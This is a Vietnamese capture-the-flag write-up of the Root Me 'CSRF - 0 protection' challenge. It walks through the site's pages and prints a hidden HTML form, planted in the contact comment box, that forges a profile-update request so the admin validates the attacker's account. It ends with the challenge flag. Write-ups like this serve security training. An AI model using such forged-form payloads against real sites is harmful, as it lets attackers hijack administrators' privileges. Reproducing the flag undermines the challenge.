


Write up challenge CSRF - 0 protection

Tác giả:

- **Nguyễn Mỹ Quỳnh**


[Link Challenge](#)

Truy cập challenge ta thấy có chỗ đăng kí user. Tiến hành đăng kí



The screenshot shows the 'Root Me' logo at the top. Below it, there are links for 'Login | Register'. The 'Register' section is active, showing a form with two input fields: the first contains the letter 'q' and the second contains a single dot. A 'Submit' button is located below the input fields.


Đăng kí thành công. Sau đó đăng nhập



The first screenshot shows a message: 'Registered successfully. Go there for [log-in](#). An admin will update your status for a full access.' Below this, the 'Login | Register' links are shown, with 'Login' being the active section. The login form has two input fields: the first contains the letter 'q' and the second contains a single dot. A 'Sign in' button is located below the input fields.

Sau khi đăng nhập chúng ta sẽ thấy 4 trang: Contact | Profile | Private | Logout

- Trang Profile ta thấy có một form nhưng phải là admin mới submit được



Contact | Profile | Private | Logout


Update Profile

Username:

Status: ☐

You're not an admin!


- Trang Private cho ta thấy user của ta chưa được validate, phải là admin mới có quyền validate



Contact | Profile | Private | Logout

Your account has not been validated by an administrator, please wait.

- Trang Contact có form submit được, có lẽ ta có thể khai thác ở đây!



Contact | Profile | Private | Logout

Contact

Comment

Tuy nhiên khi xem xét ta thấy ô Email có thể được để trống và cũng không là tham số của HTTP request nên chính xác là ta sẽ chèn code vào ô Comment để khai thác

Bây giờ ta sẽ tiến hành tấn công CSRF. Xem source form trang Profile.

Dựa trên đó ta tiến hành viết form tương tự, chỉnh sửa phù hợp với ý muốn của ta username là **q** và status là **on** và submit. Lúc này khi admin check form, ta sẽ thành công validate user với danh nghĩa admin

3 / 5

[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)


Contact

Your email

Comment

```
<form id="csrf-form" action="http://challenge01.root-me.org/web-client/ch22/index.php?action=profile" method="POST"
enctype="multipart/form-data">
  <input type="hidden" name="username" value="q" />
  <input type="hidden" name="status" value="on" />
  <input type="submit" value="Submit request" />
</form>
```

Đợi một lát vào lại trang Private thì có được flag:



Submit thành công

CSRF - 0 protection

35 Points 

Cross-Site Request Forgery

Author

sambecks, 16 February 2016

Level 




Statement

Activate your account to access intranet.

[Start the challenge](#)

3 related ressource(s)

-  [les attaques CSRF](#) (Exploitation - Web)
-  [CSRF: Attack and defense](#) (Exploitation - Web)
-  [OWASP Cross-site Request Forgery CSRF](#) (Exploitation - Web)

Validation

Well done, you won 35 Points

Don't forget to give your opinion on the challenge by voting ;-)

Flag: CsrF_Fr33style-L3v3l1!